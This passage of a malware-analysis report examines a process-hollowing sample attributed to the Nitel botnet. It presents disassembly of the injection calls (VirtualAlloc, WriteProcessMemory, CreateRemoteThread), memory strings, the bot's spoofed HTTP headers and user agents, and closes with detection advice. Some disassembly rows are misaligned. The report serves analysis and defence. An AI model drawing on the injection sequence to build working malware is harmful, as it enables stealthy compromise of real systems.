.text:004010F4 call ds:CreateThread
.text:004010F6 push 0x0 ; unsigned int
.text:004010F8 call ??2@YAPAXI@Z ; operator new(uint)
.text:00401100 pop ecx
.text:00401101 mov ecx, eax
.text:00401103 mov [ebp+var_10], ecx
.text:00401105 cmp ecx, esi
.text:00401107 try {
.text:00401108 mov [ebp+var_4], 1
.text:0040110F jz short loc_40111A
.text:00401111 call sub_4036F8
.text:00401116 mov edi, eax
.text:00401118 jmp short loc_40111C
.text:0040111A loc_40111A: xor edi, edi ; CODE XREF: sub_401075+9A7j
.text:0040111A mov eax, [edi] ; CODE XREF: sub_401075+A37j
.text:0040111C loc_40111C: } // starts at 401108

```

[Next Page]

- ❖ **CreateRemoteThread** - Creates a thread that runs in the virtual address space of another process.

- The **CreateThread** call in x32dbg.

004010E6	56	push esi	push word, doubleword or quadword onto the stack
004010E7	56	push esi	push word, doubleword or quadword onto the stack
004010E8	56	push esi	push word, doubleword or quadword onto the stack
004010E9	68 0C104000	push 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.40100C	40100C: *esi: push word, doubleword or quadword onto the stack
004010EE	56	push esi	push word, doubleword or quadword onto the stack
004010EF	56	push esi	push word, doubleword or quadword onto the stack
004010F0	FF15 C4954000	call dword ptr ds:[<&CreateThread>]	calls a subroutine, push eip into the stack (esp)
004010F6	68 C4000000	push C4	push word, doubleword or quadword onto the stack
004010FB	E8 7C3D0000	call <JMP.&Ordinal#823>	calls a subroutine, push eip into the stack (esp)
00401100	59	pop ecx	pops last element of stack and stores the result

- Following the call, noticing the **CreateRemoteThread** function.

75919877	CC	int3	int 3, software breakpoint
75919878	CC	int3	int 3, software breakpoint
75919879	CC	int3	int 3, software breakpoint
7591987A	CC	int3	int 3, software breakpoint
7591987B	CC	int3	int 3, software breakpoint
7591987C	CC	int3	int 3, software breakpoint
7591987D	CC	int3	int 3, software breakpoint
7591987E	CC	int3	int 3, software breakpoint
7591987F	CC	int3	int 3, software breakpoint
75919880	8BFF	mov edi,edi	CreateThread moves data from src to dst
75919882	55	push ebp	push word, doubleword or quadword onto the stack
75919883	8BEC	mov ebp,esp	moves data from src to dst
75919885	FF75 1C	push dword ptr ss:[ebp+1C]	push word, doubleword or quadword onto the stack
75919888	8B45 18	mov eax,dword ptr ss:[ebp+18]	moves data from src to dst
7591988B	6A 00	push 0	push word, doubleword or quadword onto the stack
7591988D	25 04000100	and eax,10004	binary and operation between src and dst, stores
75919892	50	push eax	push word, doubleword or quadword onto the stack
75919893	FF75 14	push dword ptr ss:[ebp+14]	push word, doubleword or quadword onto the stack
75919896	FF75 10	push dword ptr ss:[ebp+10]	push word, doubleword or quadword onto the stack
75919899	FF75 0C	push dword ptr ss:[ebp+0C]	push word, doubleword or quadword onto the stack
7591989C	FF75 08	push dword ptr ss:[ebp+08]	push word, doubleword or quadword onto the stack
7591989F	6A FF	push FFFFFFFF	push word, doubleword or quadword onto the stack
759198A1	FF15 00159875	call dword ptr ds:[<&CreateRemoteThreadEx>]	calls a subroutine, push eip into the stack (esp)
759198A7	5D	pop ebp	pops last element of stack and stores the result
759198A8	C2 1800	ret 18	return from subroutine, pop 4 bytes from esp and
759198AB	CC	int3	int 3, software breakpoint
759198AC	CC	int3	int 3, software breakpoint
759198AD	CC	int3	int 3, software breakpoint
759198AE	CC	int3	int 3, software breakpoint
759198AF	CC	int3	int 3, software breakpoint
759198B0	8BFF	mov edi,edi	TlsFree moves data from src to dst
759198B2	55	push ebp	push word, doubleword or quadword onto the stack
759198B3	8BEC	mov ebp,esp	moves data from src to dst
759198B5	5D	pop ebp	pops last element of stack and stores the result
759198B6	FF25 90149875	jmp dword ptr ds:[&TlsFree]	int 3, software breakpoint
759198B8	CC	int3	int 3, software breakpoint
759198BD	CC	int3	int 3, software breakpoint
759198BE	CC	int3	int 3, software breakpoint
759198BF	CC	int3	int 3, software breakpoint
759198C0	CC	int3	int 3, software breakpoint

Trying to better understand the executable behavior, we'll continue to investigate the parameters being used in the **CreateThread** function. Focusing on the **lpParameter** value (A pointer to a variable to be passed to the thread) passed in the function from memory address 0x40100C.

004010AB	E8 CC3D0000	call <JMP.&Ordinal#823>	
004010B0	59	pop ecx	
004010B1	8BC8	mov ecx,eax	
004010B3	894D F0	mov dword ptr ss:[ebp-10],ecx	
004010B6	3BCE	cmp ecx,esi	
004010B8	8975 FC	mov dword ptr ss:[ebp-4],esi	
004010BB	74 18	je 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.401008	
004010BD	68 E8614000	push 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.4061E8	
004010C2	68 A0634000	push 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.4063A0	
004010C7	68 F8604000	push 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.4060F8	
004010CC	68 81000000	push 81	
004010D0	E8 A03D0000	call <JMP.&Ordinal#411>	
004010D8	E8 02	jmp 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.40100A	
004010DA	834D FC FF	xor eax,eax	
004010DE	50	or dword ptr ss:[ebp-4],FFFFFFFF	
004010DF	8BCB	push eax	
004010E1	E8 8A3D0000	mov ecx,ebx	
004010E6	56	call <JMP.&Ordinal#986>	
004010E7	56	push esi	
004010E8	56	push esi	
004010E9	68 0C104000	push 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.40100C	
004010EE	56	push esi	
004010EF	56	push esi	
004010F0	FF15 C4954000	call dword ptr ds:[<&CreateThread>]	
004010F6	68 C4000000	push C4	
004010FB	E8 7C3D0000	call <JMP.&Ordinal#823>	
00401100	59	pop ecx	
00401101	8BC8	mov ecx,eax	
00401103	894D F0	mov dword ptr ss:[ebp-10],ecx	
00401106	3BCE	cmp ecx,esi	
00401108	C745 FC 01000000	mov dword ptr ss:[ebp-4],1	
0040110F	74 09	je 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.40111A	
00401111	E8 E5250000	call 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.4036F8	
00401116	8BF8	mov edi,eax	
00401118	EB 02	jmp 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.40111C	
0040111A	33FF	xor edi,edi	
0040111C	8B07	mov eax,dword ptr ds:[edi]	
0040111E	834D FC FF	or dword ptr ss:[ebp-4],FFFFFFFF	

[Next Page]

Also following the call at memory address 0x40100C that points to the address of 0x404946.

00401000	A1 94994000	mov eax,dword ptr ds:[<&Ordinal#4274>]
00401005	C3	ret
00401006	B8 00604000	mov eax,91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.404000
0040100B	C3	ret
0040100C	E8 35390000	call 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.404946
00401011	33C0	xor eax,eax
00401013	C2 0400	ret 4
00401016	56	push esi
00401017	8BF1	mov esi,ecx
00401019	6A 00	push 0
0040101B	E8 203E0000	call <&JMP.&Ordinal#561>

We were able to find more calls to functions that can be used in Hollowing. Again, without thoroughly reviewing the code we are assuming that once the child-process has been created, the payload is being injected to it by these calls and by using some additional functions which we previously mentioned about in this article.

004048AD	895D F8	mov dword ptr ss:[ebp-8],ebx
004048B0	50	push eax
004048B1	6A 40	push 40
004048B3	68 E80300	push 3E8
004048B3	68 001040	push 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.401000
004048B3	FF15 0490	call dword ptr ds:[<&VirtualProtect>]
004048C3	85C0	test eax,eax
004048C5	74 7A	je 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.404941
004048C7	8B3D 8890	mov edi,dword ptr ds:[<&WSAStartup>]
004048CD	8085 60F0	lea eax,dword ptr ss:[ebp-1A0]
004048D3	50	push eax
004048D4	68 020200	push 202
004048D9	FFD7	call edi
004048DB	895D F4	mov dword ptr ss:[ebp-C],ebx
004048DE	E8 000000	call 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.4048E3
004048E3	58	pop eax
004048E4	8945 F4	mov dword ptr ss:[ebp-C],eax
004048E7	8B75 F4	mov esi,dword ptr ss:[ebp-C]
004048EA	6A 04	push 4
004048EC	2B75 F0	sub esi,dword ptr ss:[ebp-10]
004048EF	68 003000	push 3000
004048F4	56	push esi
004048F5	53	push ebx
004048F6	FF15 E090	call dword ptr ds:[<&VirtualAlloc>]
004048FC	804D FC	lea ecx,dword ptr ss:[ebp-4]
004048FF	8945 F4	mov dword ptr ss:[ebp-C],eax
00404902	51	push ecx
00404903	56	push esi
00404904	50	push eax
00404905	895D FC	mov dword ptr ss:[ebp-4],ebx
00404908	FF75 F0	push dword ptr ss:[ebp-10]
0040490B	FF15 0090	call dword ptr ds:[<&GetCurrentProcess>]
00404911	50	push eax
00404912	FF15 FC90	call dword ptr ds:[<&WriteProcessMemory>]
00404918	85C0	test eax,eax
0040491A	75 16	jne 91c9d7d2f7f9628d13fbc224383d03b0dfc51c0f8a0c004fa88a38f18e64348c.404932
0040491C	8085 D0F0	lea eax,dword ptr ss:[ebp-330]
00404922	50	push eax
00404923	68 000100	push 100
00404928	FFD7	call edi
0040492A	6A 01	push 1
0040492C	FF15 E490	call dword ptr ds:[<&exit>]
00404932	68 008000	push 8000
00404937	53	push ebx
00404938	FF75 F4	push dword ptr ss:[ebp-C]
0040493B	FF15 D890	call dword ptr ds:[<&VirtualFree>]
00404941	5F	pop edi
00404942	5E	pop esi
00404943	5B	pop ebx
00404944	C9	leave
00404945	C3	ret
00404946	55	push ebp
00404947	8BEC	mov ebp,esp
00404949	83EC 28	sub esp,28

- [WriteProcessMemory](#) and [VirtualAlloc](#) were already previously mentioned and explained in this report.
- ❖ [VirtualProtect](#) - Changes the protection on a region of committed pages in the virtual address space of the calling process.

[Next Page]

Checking the memory strings of the child-process (The payload), we can see that the information of the system is being gathered, registries like **RPC** are being edit and IP addresses are being loaded.

```

0x7d8e80 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d8f48 (142): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\
0x7d905c (24): \\.\DISPLAY1
0x7d9100 (138): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\DownloadHistory\
0x7d92f8 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d9510 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d96e6 (128): }18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7d9810 (26): EmieUserList:
0x7d9848 (24): EmieUserList
0x7d99d0 (24): EmieSiteList
0x7d9a40 (26): EmieSiteList:
0x7d9bc8 (26): DNTEException:
0x7d9c70 (24): DNTEException
0x7da0c8 (188): webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7da1b0 (28): _S-1-5-21-1749
0x7da284 (48): 065cc}_S-1-5-21-17498399
0x7da506 (136): }c-bd18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7da5c0 (192): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021060720210614\
0x7da780 (192): C:\Users\Anonymous\AppData\Local\MicrosoftEdge\SharedCacheContainers\MicrosoftEdge_EmieSiteList\
0x7daa20 (214): \RPC Control\webcache_{031b98cf-4a69-4c31-ab42-fd9b3c199407}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7dabe0 (214): \RPC Control\webcache_{7329ea82-0845-4e4c-bd18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7dacc0 (214): \RPC Control\webcache_{7329ea82-0845-4e4c-bd18-02b67ac065cc}_S-1-5-21-1749839944-2817172070-3114851130-1001
0x7dada0 (192): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021061620210617\
0x7dae80 (192): C:\Users\Anonymous\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021061820210619\
0x7db200 (192): C:\Users\Anonymous\AppData\Local\MicrosoftEdge\SharedCacheContainers\MicrosoftEdge_DNTEException\
0x7db4a0 (192): C:\Users\Anonymous\AppData\Local\MicrosoftEdge\SharedCacheContainers\MicrosoftEdge_EmieUserList\
0x7dc860 (148): C:\Users\Anonymous\AppData\Local\Microsoft\Internet Explorer\EmieUserList\
0x7de5b0 (58): Microsoft Basic Render Driver
0x7de748 (58): Microsoft Basic Render Driver
0x7dff4c (24): \\.\DISPLAY1
0x8fe1da (92): pi-ms-win-core-localization-private-l1-1-0.dll
0x8fe2e0 (68): C:\Windows\SYSTEM32\kernelbase.dll
0x8fe8ba (76): pi-ms-win-core-perfcounters-l1-1-0.dll
0x8fe9c0 (68): C:\Windows\SYSTEM32\kernelbase.dll
0x8fef9a (68): pi-ms-win-core-apiquery-l1-1-0.dll
0x8ff0a0 (58): C:\Windows\SYSTEM32\ntdll.dll
0x8ff798 (44): YSTEM32\kernelbase.dll
0x8ff7f2 (72): pi-ms-win-core-processthreads-l1-1-0
0x8ff7c (40): C:\Windows\SYSTEM32\

```

[Next Page]

Further checking the payload code via IDA, we can also see some HTTP headers that are ready to be sent in a GET format, with auto-generated values in them.

```
004072C9 align 4
004072CC aTextHtmlApplic db 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,'
004072CC align 4
004072CC db '/*;q=0.8',0
00407317 align 4
00407318 aMozilla50Compa_5 db 'Mozilla/5.0 (compatible; Yahoo! Slurp; http://help.yahoo.com/help/
00407318 ; DATA XREF: .data:004070E8f0
00407318 db 'p/us/ysrch/slurp',0
00407360 align 10h
00407370 aGooglebot21Htt_0 db ' Googlebot/2.1 (+http://www.google.com/bot.html)',0
00407370 ; DATA XREF: .data:004070E4f0
004073A2 align 4
004073A3 aGooglebot21Htt db ' Googlebot/2.1 (+http://www.googlebot.com/bot.html)',0
004073A3 ; DATA XREF: .data:004070E0f0
004073D9 align 4
004073DC aMozilla50Compa_4 db ' Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/'
004073DC ; DATA XREF: .data:004070C0f0
004073DC db 'bot.html',0
00407427 align 4
00407428 aMozilla50X11Ub db 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:16.0) Gecko/20100101 F'
00407428 ; DATA XREF: .data:004070B0f0
00407428 db 'irefox/16.0',0
00407475 align 4
00407478 aMozilla50Compa_3 db 'Mozilla/5.0 (compatible; MSIE 9.0; qdes 2.4.1265.203; Windows NT'
00407478 ; DATA XREF: .data:004070D4f0
00407478 db ' 6.1; WOW64; Trident/5.0',0
004074D3 align 4
004074D4 aMozilla50Windo_1 db 'Mozilla/5.0 (Windows NT 6.1; rv:34.0) Gecko/20100101 Firefox/34.0'
004074D4 ; DATA XREF: .data:004070D0f0
004074D4 db 0
00407516 align 4
00407518 aMozilla50Windo_0 db 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firef'
00407518 ; DATA XREF: .data:004070CCf0
00407518 db 'ox/34.0',0
00407561 align 4
00407564 aMozilla50Macin db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8) AppleWebKit/536.25 ('
00407564 ; DATA XREF: .data:004070C8f0
00407564 db 'KHTML, like Gecko) Version/6.0 Safari/536.25',0
004075D2 align 4
004075D4 aMozilla40Compa_0 db 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR '
004075D4 ; DATA XREF: .data:004070C4f0
004075D4 db '2.0.50727',0
00407620 aMozilla40Compa db 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; Trident'
00407620 ; DATA XREF: .data:004070C0f0
00407A1C ; char Delim[2]
00407A1C Delim db '|',0
00407A1C ; DATA XREF: sub_401819+30f0
00407A1C ; sub_401970+30f0 ...
00407A1E align 10h
00407A20 ; char Source[2]
00407A20 Source db '.',0
00407A20 ; DATA XREF: sub_401F23+9f0
00407A22 align 4
00407A24 ; CHAR szVerb[4]
00407A24 szVerb db 'GET',0
00407A24 ; DATA XREF: sub_402213+294f0
00407A28 ; CHAR aRefererHttp[5]
00407A28 aRefererHttp db 'Referer: http://%s',0
00407A28 ; DATA XREF: sub_402213+22Af0
00407A3C ; CHAR aHost[5]
00407A3C aHostS db 'Host: %s',0
00407A45 align 4
00407A48 ; CHAR aHostSD[5]
00407A48 aHostSD db 'Host: %s',0
00407A54 ; CHAR aAccept[5]
00407A54 aAcceptS db 'Accept: %s',0
00407A5F align 10h
00407A60 ; CHAR aAcceptEncoding[5]
00407A60 aAcceptEncoding db 'Accept-Encoding: %s',0
00407A60 ; DATA XREF: sub_402213+158f0
00407A74 ; CHAR aAcceptLanguage[5]
00407A74 aAcceptLanguage db 'Accept-Language: %s',0
00407A74 ; DATA XREF: sub_402213+129f0
00407A88 ; CHAR aGetSHttp11Cont[10]
00407A88 aGetSHttp11Cont db 'GET %s HTTP/1.1',0
00407A88 ; DATA XREF: sub_402616+194f0
00407A88 db 'Content-Type: text/html',0
00407A88 db 'Host: %s',0
00407A88 db 'Accept: text/html, */*,0
00407A88 db 'User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; re:1.4.0) Geck
00407A88 db 'o/20080808 Firefox/%d.0',0
00407A88 db 0,0,0,0
00407B31 align 4
00407B34 aGetSHttp11Refe db 'GET %s HTTP/1.1',0
00407B34 ; DATA XREF: sub_402616+174f0
00407B34 db 'Host: %s',0
00407B34 db 'Connection: Close',0
00407B34 db 'Cache-Control: no-cache',0
00407B34 db 0,0,0,0
00407B9F align 10h
00407140 ; LPCSTR Dest
00407140 Dest dd offset aAboutBlank
00407140 ; DATA XREF: sub_401301+4Df0
00407140 ; sub_402616+8Df0 ...
00407140 ; "about:blank"
00407144 aAboutBlank db 'about:blank',0
00407150 aEnUkQ08EnQ06 db 'en-UK;q=0.8,en;q=0.6',0
00407150 ; DATA XREF: .data:00407138f0
00407165 align 4
00407168 aRuQ08EnUsQ06En db 'ru;q=0.8,en-US;q=0.6,en;q=0.4',0
00407168 ; DATA XREF: .data:00407134f0
00407186 align 4
00407188 aZhCnZhQ08EnUsQ_0 db 'zh-CN,zh;q=0.8,en-US;q=0.6,en;q=0.4',0
00407188 ; DATA XREF: .data:00407130f0
00407188 aEnUsEnQ05 db 'en-us,en;q=0.5',0
00407188 ; DATA XREF: .data:0040712Cf0
00407188 align 4
0040718C aZhCnZhQ08EnUsQ db 'zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3',0
0040718C ; DATA XREF: .data:off_407128f0
004071BC aCompressQ05Gzi db 'compress;q=0.5, gzip;q=1.0',0
004071E0 ; DATA XREF: .data:00407124f0
004071FB align 4
004071FC asc_4071FC db '*,0
004071FE align 10h
00407200 aCompressGzip db 'compress, gzip',0
0040720F align 10h
00407210 aGzipDeflate db 'gzip, deflate',0
0040721E align 10h
00407220 aGzipDeflateSdc db 'gzip, deflate, sdch',0
00407220 ; DATA XREF: .data:off_407114f0
00407234 aPpApplicationJson db 'pplication/json, text/javascript, */*; q=0.01',0
00407234 ; DATA XREF: .data:00407110f0
00407262 align 4
00407264 aTextCss db 'text/css',0
0040726D align 10h
00407270 aTextHtmlApplic_0 db 'text/html, application/xhtml+xml, */*',0
00407270 ; DATA XREF: .data:00407108f0
00407296 align 4
00407298 aTextPlainQ001 db 'text/plain, */*; q=0.01',0
00407298 ; DATA XREF: .data:00407104f0
004072B0 asc_4072B0 db '*,0
004072B4 aImageWebpQ08 db 'image/webp,*/*;q=0.8',0
004072B4 ; DATA XREF: .data:004070F0f0
004072C9 align 4
004072CC aTextHtmlApplic db 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,'
004072CC ; DATA XREF: sub_40281A+1BCf0
00407BCC db 'Content-Type: text/html',0
00407BCC db 'Host: %s',0
00407BCC db 'Accept: text/html, */*,0
00407BCC db 'User-Agent: Mozilla/4.0 (compatible; MSIE %d.00; Windows NT %d.0; '
00407BCC db 'MyIE 8.01',0
00407C6B align 4
00407C6C ; CHAR aGetSHttp11Cont[0]
00407C6C aGetSHttp11Cont_0 db 'GET %s HTTP/1.1',0
00407C6C ; DATA XREF: sub_40281A+182f0
00407C6C db 'Content-Type: text/html',0
00407C6C db 'Host: %s',0
00407C6C db 'Accept: text/html, */*,0
00407C6C db 'User-Agent: Mozilla/4.0 (compatible; MSIE %d.00; Windows NT %d.0; '
00407C6C db 'MyIE 8.01',0
00407D08 ; CHAR aGetSHttp11Host[0]
00407D08 aGetSHttp11Host_0 db 'GET %s HTTP/1.1',0
00407D08 ; DATA XREF: sub_40281A+143f0
00407D08 db 'Host: %s',0
00407D08 db 0,0,0,0
00407D29 align 4
00407D2C ; CHAR aGetSHttp11Host[0]
00407D2C aGetSHttp11Host db 'GET %s HTTP/1.1',0
00407D2C ; DATA XREF: sub_40281A+11Cf0
00407D44 align 4
00407D4C ; CHAR aSSS_0[0]
00407D4C aSSS_0 db '%s %s',0
00407D4C ; DATA XREF: sub_40281A+7Df0
00407D54 ; CHAR aGetSHttp11Acce[0]
00407D54 aGetSHttp11Acce db 'GET %s HTTP/1.1',0
00407D54 ; DATA XREF: sub_402A39+71f0
00407D54 db 'Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, appl'
00407D54 db 'ication/x-shockwave-flash, application/vnd.ms-excel, application/'
00407D54 db 'vnd.ms-powerpoint, application/msword, */*,0
00407D54 db 'Accept-Language: en-us',0
00407D54 db 'Accept-Encoding: gzip, deflate',0
00407D54 db 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1'
00407D54 db ')',0
00407D54 db 'Host: %s',0
00407D54 db 'Connection: Keep-Alive',0
00407D54 db 0,0,0,0
```

From the payload's behavior and after running it in some web sandboxes, this payload is classified and mostly seen in a Nitel Botnet.

- ❖ Nitel Botnet - Primarily considered as a DDOS Botnet but among its capabilities are also- Downloading and executing additional malware, receiving commands from a control server and relaying specific information and telemetry back to the control server, updating or deleting itself and more.

DETECTION

The following are additional points of interest that will help you when trying to investigate an executable and determining whether it's using Process Hollowing.

- **RWX for a memory segment** - Try to scan the allocated memory to segments for the relevant executable, look for a segment or a memory address with RWX permissions set for it.
- **Comparing memory and disk images** - Other than .NET assembling, we can assume that in most cases that a PE header will be the same in the memory and disk image of a process.
- **Use Volatility** - [Volatility](#) is a tool intended for investigating a sample's memory. Some of the plugins available in the tool can help you in detecting Process Hollowing attempts and other malicious activities. In our case, the plugin *malfind* will be of assistance.
- **Monitor functions** - As was previously mentioned in this article, there are several Windows API functions that are being used in Process Hollowing. Since these functions may also take part in a legitimate activity, it's highly advised to inspect when the functions are being used and to what reason.

Functions used in Process Hollowing	
• CreateProcess ("CREATE_SUSPENDED")	• NtQueryProcessInformation
• ReadProcessMemory	• GetModuleHandle
• GetProcAddress	• ZwUnmapViewOfSection
• VirtualAllocEx	• NtUnmapViewOfSection
• WriteProcessMemory	• VirtualProtectEx
• SetThreadContext	• ResumeThread

RESOURCES

- [Process Injection Theory - General.](#)
- [PE Format Explained.](#)
- [Process Hollowing, by John Leitch.](#)
- [Running a \(32-bit\) Process in the Context of Another.](#)
- [Process Injection Techniques & Functions, by Uriel Kosayev & Nir Yehoshua.](#)

CONCLUSION

Although Process Hollowing is considered as an easy malicious activity to detect, I still decided to create this report after I wasn't able to find a single resource that will help me to learn about this injection technique to the extent that I wanted.

I hope this reading has been helpful to you in the same manner as it was for me to create it, I had the opportunity through this report to further enrich my knowledge on Windows API.

Mail: eidoepstein@gmail.com

Phone: (+972) 507-513-270

LinkedIn: www.linkedin.com/in/eido-epstein